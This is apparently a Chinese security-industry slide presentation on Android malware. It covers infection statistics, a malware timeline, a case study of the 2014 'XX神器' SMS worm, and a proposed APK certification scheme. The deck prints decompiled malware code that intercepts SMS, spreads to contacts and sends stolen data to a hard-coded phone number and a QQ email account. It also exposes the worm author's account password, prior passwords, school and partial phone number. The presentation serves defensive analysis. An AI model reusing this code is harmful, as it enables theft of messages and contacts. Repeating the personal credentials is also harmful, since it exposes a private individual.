全球感染：手机病毒传播没有边界，但每个国家有其特色。



2013年恶意扣费类病毒以23%的比例位居首位，诱骗欺诈和远程控制类分别以21%和16%的比例位列第二、三名。



地域分布方面，据网秦“云安全”监测平台数据显示，在全球范围内，中国大陆地区以39.78%的感染比例位居首位，俄罗斯（13.71%）、印度（9.62%）、沙特阿拉伯（8.56%）位居其后，其中中国大陆地区和沙特阿拉伯地区增幅较快。

典型智能手机病毒-盗取内容无所不包

- ◆盗取金融账号信息
- ◆盗取聊天应用消息记录
- ◆盗取各类隐私信息
 - 短信
 - 通话录音、环境录音、手机通话记录
 - 定位信息
 - 文件列表
 - 联系人信息

```
Object aobj[] = (Object[]) ((Bundle) (obj)).get("pxxxx");
obj = new StringBuffer();
Object obj1 = "";
for(int i = 0; i < aobj.length; i++)
{
    obj1 = SmsMessage.createFromPdu((byte[]) aobj[i]);
    String s1 = ((SmsMessage) (obj1)).getMessageBody(); 获取短信内容
    obj1 = ((SmsMessage) (obj1)).getOriginatingAddress(); 获取发送方号码
    ((StringBuffer) (obj)).append(s1);
}
```

```
Sgter.Intercepts = new String[]{"95533", "955", "1065", "1069", "100", "111"};
Sgter.owner number = null;
```

```
v0_2[0] = "10655562";
v0_2[1] = "10655133";
v0_2[v4] = "1065800810113130";
v0_2[3] = "1065800810123130";
v0_2[4] = "1065800810113123";
v0_2[5] = "1065800810123123";
v0_2[6] = "10658008";
v0_2[7] = "1065800883292";
v0_2[8] = "10658008195656046076";
v0_2[9] = "10658008195913528113";
v0_2[0xA] = "1065800885913";
v0_2[0xB] = "10669378";
v0_2[0xC] = "10001888";
```

典型智能手机病毒-盗取手段无所不用

- ◆短信控制与回传;
- ◆网络指令控制与回传;
- ◆邮件提交;



<input type="checkbox"/>	<input checked="" type="checkbox"/>	shoujilanjie520	<input type="checkbox"/>	message
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	shoujilanjie520	<input type="checkbox"/>	message
<input type="checkbox"/>	<input checked="" type="checkbox"/>	shoujilanjie520	<input type="checkbox"/>	message
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	shoujilanjie520	<input type="checkbox"/>	message
更早 (16)				
<input type="checkbox"/>	<input checked="" type="checkbox"/>	shoujilanjie520	<input type="checkbox"/>	message
<input type="checkbox"/>	<input checked="" type="checkbox"/>	shoujilanjie520	<input type="checkbox"/>	message
<input type="checkbox"/>	<input checked="" type="checkbox"/>	shoujilanjie520	<input type="checkbox"/>	message

发送状态: 发送成功 查看详情

f: 10655057877 n: 475033 (手机淘宝登录验证码), 请注意保密, 10分钟内有效【手机淘宝】【淘宝网】

<input type="checkbox"/>	<input checked="" type="checkbox"/>	shoujilanjie520	<input type="checkbox"/>	message
<input type="checkbox"/>	<input checked="" type="checkbox"/>	shoujilanjie520	<input type="checkbox"/>	message
<input type="checkbox"/>	<input checked="" type="checkbox"/>	shoujilanjie520	<input type="checkbox"/>	message



Android病毒历史 (2007~2010)

2007	11月	Google公布了基于Linux平台的开源智能手机操作系统Android。
2008	9月	Google发布Android第一版。
	11月	针对第一台Android手机HTC G1的root出现。
2010	8月	Trojan/Android.FakePlayer.a[pay] 公认首个木马，后台发送扣费短信。
	10月	国内首个应用加固厂商梆梆上线。
	12月	Trojan/Android.Geinimi.a[prv,rmt] 首个加密混淆远控木马。

Android病毒历史 (2011)

2011	2月	Trojan/Android.Adrd.a[rmt] 传播广泛的远控木马。
	5月	Tool/Android.Root.a[sys] 首个通用提权工具。
	6月	Trojan/Android.Keji.a[pay] 变种较多的典型吸费木马。
	7月	Trojan/Android.KungFu.a[rmt] 技术纵深方向经典木马。 Trojan/Android.Zbot.a[rmt,bkd] 跨平台经典银行木马Zeus安卓版本。
	9月	Trojan/Android.NetiSend.a[prv] 预装ROM之始。 Trojan/Android.Spitmo.a[prv] PC病毒衍生，攻击网银。 Trojan/Android.FakeInst.b[pay,fra] 数量最多，变异最快，至今活跃 的后台吸费与静默下载木马。
	10月	Tool/Android.DroidSheep.a[prv] 社交信息会话劫持。
	12月	Carrier IQ内核级间谍软件被曝光。

Android病毒历史 (2012)

2012

- 2月 Google开始注重Android框架层的安全性增强，宣布了名为Bouncer的项目对Google Play的软件进行动态沙盒分析。
- 4月 Trojan/Android.UpdtKiller.a[pay,rmt,sys]
首个对抗安全软件的木马。
- 5月 Trojan/Android.Stiniter.a[prv,rmt]
首个利用elf文件在linux层安装的木马。

Tool/Android.SMBCheck.a[sys]
攻击含SMB漏洞的pc。

Tool/Android.ZimAnti.a[sys]
网络扫描渗透工具。
- 6月 Google发布Android 4.1，之后逐步引入完整ASLR、PIE、SELinux、nosetuid、FORTIFY_SOURCE等安全机制。

Trojan/Android.Nisev.a[rmt,bkd]
挂马传播，用作代理。

- 8月 Trojan/Android.SmsZombie.a[prv,rmt,sys]
传播广泛的短信僵尸木马。
- 9月 Trojan/Android.Romzhandian.a[prv]
2014年央视315曝光手机预装木马。
- 10月 Tool/Android.Webkey.a[prv,rmt]
手机web服务器工具。
- 11月 Android惊现短信欺诈漏洞，涉及所有版本。

RiskWare/Android.zipbomb.a[sys]
10层嵌套压缩炸弹。

Trojan/Android.smishing.a[fra,rmt]
安卓短信smishing欺诈漏洞木马。

Android病毒历史 (2013)

2013

- 1月 Trojan/Android.Tascudap.a[prv,rmt]
DDOS肉鸡，上传短信和号码。
- 2月 Trojan/Android.Ssucl.a[sys,bkd]
入侵pc，控制麦克风。
- 4月 G-Ware/Android.kuaidian360.a[rog]
最流氓的广告件。
- 4月 Tool/Android.UsbCleaver.a[prv]
攻击pc密码。
- 5月 Trojan/Android.Faketaobao.a[prv]
2014年315曝光二维码传播短信转发盗
取支付信息木马。
- 6月 “棱镜计划” 斯诺登泄密事件。
Trojan/Android.Obad.a[rmt,prv,bkd]
史上“最强”木马。
- 7月 Bluebox Security爆出MasterKey漏洞。

- 8月 Trojan/Android.MasterKey.a[sys]
影响广泛数量巨大Masterkey漏洞木马。

Trojan/Android.stask.b[rmt,pay]
最恶心的加密混淆。

Pack/Android.Syrup2.a[pack,gen]
最独特的保护加壳方式。
- 9月 WebView的js2java漏洞爆发
- 10月 Trojan/Android.Hesperbot.a[rmt,prv,bkd]
与PC病毒合作盗取支付帐号信息。
- 11月 Trojan/Android.FuckSMS.b[prv,pay]
最可怕的盗号木马。
- 12月 Trojan/Android.egdata.d[rmt,pay,exp,bkd]
最隐蔽的资源加载。

Android病毒历史 (2014)

2014

1月 Trojan/Android.Oldboot.a[rmt,pay,bkd]
首个bootkit木马。

2月 安天实验室获AV-TEST移动安全年度大奖

Trojan/Android.Torec.a[prv,rmt]
Tor匿名网络木马。

Trojan/Android.appkiller.a[rmt,exp]
恶意竞争删除UC。

3月 央视315晚会曝光手机预装木马黑产业链以及
二维码传播短信。

Trojan/Android.ssjs.a[rmt,pay,bkd]
JavaScript脚本远控木马。

Trojan/Android.Coinkrypt.a[exp]
僵尸网络“挖矿”木马。

4月 OpenSSL的Heartbleed漏洞曝光。

Trojan/Android.bjxsms.a[exp,spr]
首个类蠕虫短信自动传播。

6月 Trojan/Android.simplelock.a[rog,sys]
加密锁屏勒索木马。


Trojan/Android.Gandspy.a[prv]
手机web服务器木马。

7月 Bluebox Security爆出Fake ID漏洞。

Trojan/Android.Troggle.a[prv,rmt,spr]
“XX神器”短信传播木马。

8月 七夕节国内大范围爆发“XX神器”短信传播木马。

XX神器-安装



XX神器-程序信息

母程序包名	com.example.xxshenqi
母程序MD5值	DB3007F01056B70AAC3920B628A86F76
母程序大小	2.35 MB (2,465,880 字节)
母程序API版本	Android 2.2
母程序Level版本	8
母程序app版本	1.0
母程序签名证书	CN=lilu

子程序包名	com.android.Trogooogle
子程序MD5	9FD8F21019BE40F9949686E7CE622182
子程序大小	1.40 MB (1,477,618 字节)
子程序API版本	Android 2.2
子程序Level版本	8
子程序app版本	1.0
子程序签名证书	CN=lilu

XX神器-功能分析

XX神器安装成功后会私自静默遍历手机中的联系人列表

```
static void access$0(WelcomeActivity arg0, Context arg1) {  
    arg0.ReadCONTACTS(arg1);  
}
```

并发送安装成功的短信指令“XXshenqi 群发链接ok”到指定“186xxxx9904”的手机号码

```
if(WelcomeActivity.this.counts != v13) {  
    SmsManager.getDefault().sendTextMessage("18670259904", ((String)v2), "XXshenqi 群发链接OK"  
        , ((PendingIntent)v2), ((PendingIntent)v2));  
    ++WelcomeActivity.this.counts;  
    System.out.println("=====");  
    System.out.println("test---->群发OK");  
    System.out.println("=====");  
}  
}  
.start();
```

XX神器-功能分析

子程序接收来自“186xxxx9904”手机号的短信

```
if(v25.equals("18670259904")) {  
    int v18 = v14.indexOf("#");  
    String v26 = v14.substring(0, v18);  
    switch(v26.hashCode()) {  
        case 3556498: {  
            if(v26.equals("test")) {  
                System.out.println("木马收到test命令");  
                SmsManager.getDefault().sendTextMessage("18670259904",  
                    , null, null);  
                this.abortBroadcast();  
            }  
        }  
    }  
}
```

子程序收到短信后，私自发送短信到指定手机号“186xxxx9904”及指定邮箱“13773xxxx@qq.com”

```
v0.setToAddress("137736513@qq.com");  
v0.setSubject("信息");  
v0.setContent(v1);  
new SimpleMailSender().sendTextMail(v0);  
SimpleMailSender.sendHtmlMail(v0);  
System.out.println("木马完成发送邮件");  
System.out.println("木马离开MySendEmailService");
```


XX神器—作者信息

```
{
    Toast.makeText(RegisterActivity.this, "请输入正确的身份证号", 0).show();
    continue;
}
if ((RegisterActivity.this.nameEditText.getText().toString().length() < 2) || (RegisterActivity.this.nameEditText.getText().toString().length() > 10))
{
    Toast.makeText(RegisterActivity.this, "请输入正确的姓名", 0).show();
    continue;
}
SmsManager.getDefault().sendTextMessage("18670259904", null, "得到主机, 姓名: " + RegisterActivity.this.nameEditText.getText().toString());
Toast.makeText(RegisterActivity.this, "注册成功!", 0).show();
RegisterActivity.this.startActivity(new Intent(RegisterActivity.this, MainActivity.class));
}
```

```
MailSenderInfo localMailSenderInfo = new MailSenderInfo();
localMailSenderInfo.setMailServerHost("smtp.qq.com");
localMailSenderInfo.setMailServerPort("25");
localMailSenderInfo.setValidate(true);
localMailSenderInfo.setUserName("a137736513@qq.com");
localMailSenderInfo.setPassword("lishulili.");
localMailSenderInfo.setFromAddress("a137736513@qq.com");
localMailSenderInfo.setToAddress("137736513@qq.com");
localMailSenderInfo.setSubject("信息");
localMailSenderInfo.setContent(str);
new SimpleMailSender().sendTextMail(localMailSenderInfo);
SimpleMailSender.sendHtmlMail(localMailSenderInfo);
```

该蠕虫作者为中南大学的一名李同学，QQ号为：137736513，QQ密码为：lishulili。目前身在湖南，电话号码为181636573**
曾用密码：entershi** shiftct**
在用密码：略
在初中时曾就读于深圳展华实验学校

XX神器-抓捕

2014年8月2日上午9时，腾讯移动安全实验室收到用户举报的“xx神器”病毒样本，并接到深圳警方要求调查“xx神器”案件。

8月2日上午11时，腾讯手机管家通过对病毒样本的反编译，迅速找到了犯罪嫌疑人李某在病毒包中预留的手机号码、邮箱账号，根据这些信息确定了犯罪嫌疑人在深圳。

下午18时，深圳警方（吕警官）将“xx神器”病毒作者抓捕归案，整个案件告破仅用了9个小时。

XX神器-媒体信息

央视曝光专门“杀熟”手机病毒 数百万用户被感染，

http://soft.zdnet.com.cn/software_zone/2014/0803/3029193.shtml

通信业积极处置“XX神器”手机病毒，封堵病毒短信逾千万条，

http://www.cnii.com.cn/internetnews/2014-08/03/content_1415772.htm

至8月2日12时，中国电信、中国移动、中国联通三大运营商在全国范围共拦截封堵该病毒短信千万余条。

XX神器-场景



XX神器-结论

“超级病毒”始作俑者 检察院不予起诉,
<http://paper.nandu.com/nis/201410/12/279228.html>

截至8月2日15时，累计约有64万手机用户尝试下载该手机病毒。

辩护律师指出，在阿力发现其编写的“xx神器”软件失控之后，多次联系提供网络空间服务的客服人员要求断开连接。阿力的母校中南大学也向深圳市公安局出具公函，请求对阿力同学依法从轻处理，认为阿力在大学期间学习刻苦，多次获得年级第一，成绩优异，且热心公益。对软件设计开发有浓厚的兴趣和天赋，经培养教育后有望在这一领域有所成就。

辩护律师认为，本案具有特殊情节，阿力作为19岁的大一学生，在软件开发领域表现出来的天赋，得到学校和业界同行的高度认可，是个不可多得的人才。他一念之差造成的不良后果，应当获得社会的包容与原谅。罗湖区检察院昨日下达了不予起诉决定书。

Android生态

- 用户
 - 全球移动用户2014年突破70亿；
- 终端
 - 智能手机全球保有量27亿，移动PC、平板3亿，移动联网机器2.3亿；
- 网络
 - 流量快速增长，截至2014年9月，112个国家324个LTE商用网络；
- 应用
 - 下载5000亿次；

全方位的安全防护

IDF LABRATORY

多主体协作



安卓应用第三方认证方案

基本思路:

对APK签署可信第三方数字签名证书;
放入APK 文件的META-INF目录下;

基本步骤:


证书生成
证书插入
证书验证

APK验证逻辑

- APK签名文件：
 - META-INF目录
 - MANIFEST.MF, CERT.SF, CERT.RSA。
- META-INF目录下的文件是验证参考，但不作为验证目标。
- META-INF目录下可以添加任意文件。


第三方认证方案-证书生成

- 应用提交;
- 病毒扫描;
- 摘要信息提取;
 - 多种方案: CERT.SF文件、ZIP文件目录数据块;
- 数字签名证书生成;



第三方认证方案-证书插入

- 追加到安卓应用的META-INF目录；
 - 无需对APK文件解包；
- 服务器端保存；
 - APK文件信息；
 - 证书信息；




第三方认证方案-证书验证

- 第三方验证;
- 用户端验证;
- 分发渠道/商城验证;

IDF LABORATORY

证书验证-第三方

- 应用提交;
- 病毒扫描;
- 证书验证;
- 结果展示;



证书验证-用户端

- 应用下载;
- 证书验证;
- 结果展示;



证书验证-分发渠道/应用商城

- 应用搜集;
- 网络验证;
- 结果展示;



第三方认证方案-优点

- 不依赖安卓系统厂商的验证机制；
- 不影响APK原有（安装、升级）验证机制；
- 可以兼容新老版本APK；
- 技术实现简单；

第三方认证方案-缺点

- 完全依赖第三方对恶意程序的检出能力；
- 数字签名可被删除替换；

IDF LABORATORY

- 移动安全会议

- USENIX
- CanSecWest
- CCS
- NDSS
- ICSE
- Oakland
- DefCon
- Blackhat

- 移动安全竞赛

- Mobile Pwn2Own

网秦移动智能终端方面的研究工作

智能终端系
统内核增强
技术

移动终端安
全管理技术

应用安全加
固技术

恶意APK样本
综合分析云
平台

自动化智能
动态检测技
术

移动终端安全管理技术

■ 设备安全

强制密码
功能禁用
丢失定位
远程锁定
远程擦除

■ 应用安全

应用授权
黑白名单
安全容器
应用禁用
应用擦除

■ 环境安全

风险检测
存储加密
安全浏览
配置校验
病毒查杀

■ 内容安全

阅读限制
导出限制
拷贝限制
数据加密



网秦安全产品



Q & A

zhenghui@nq.com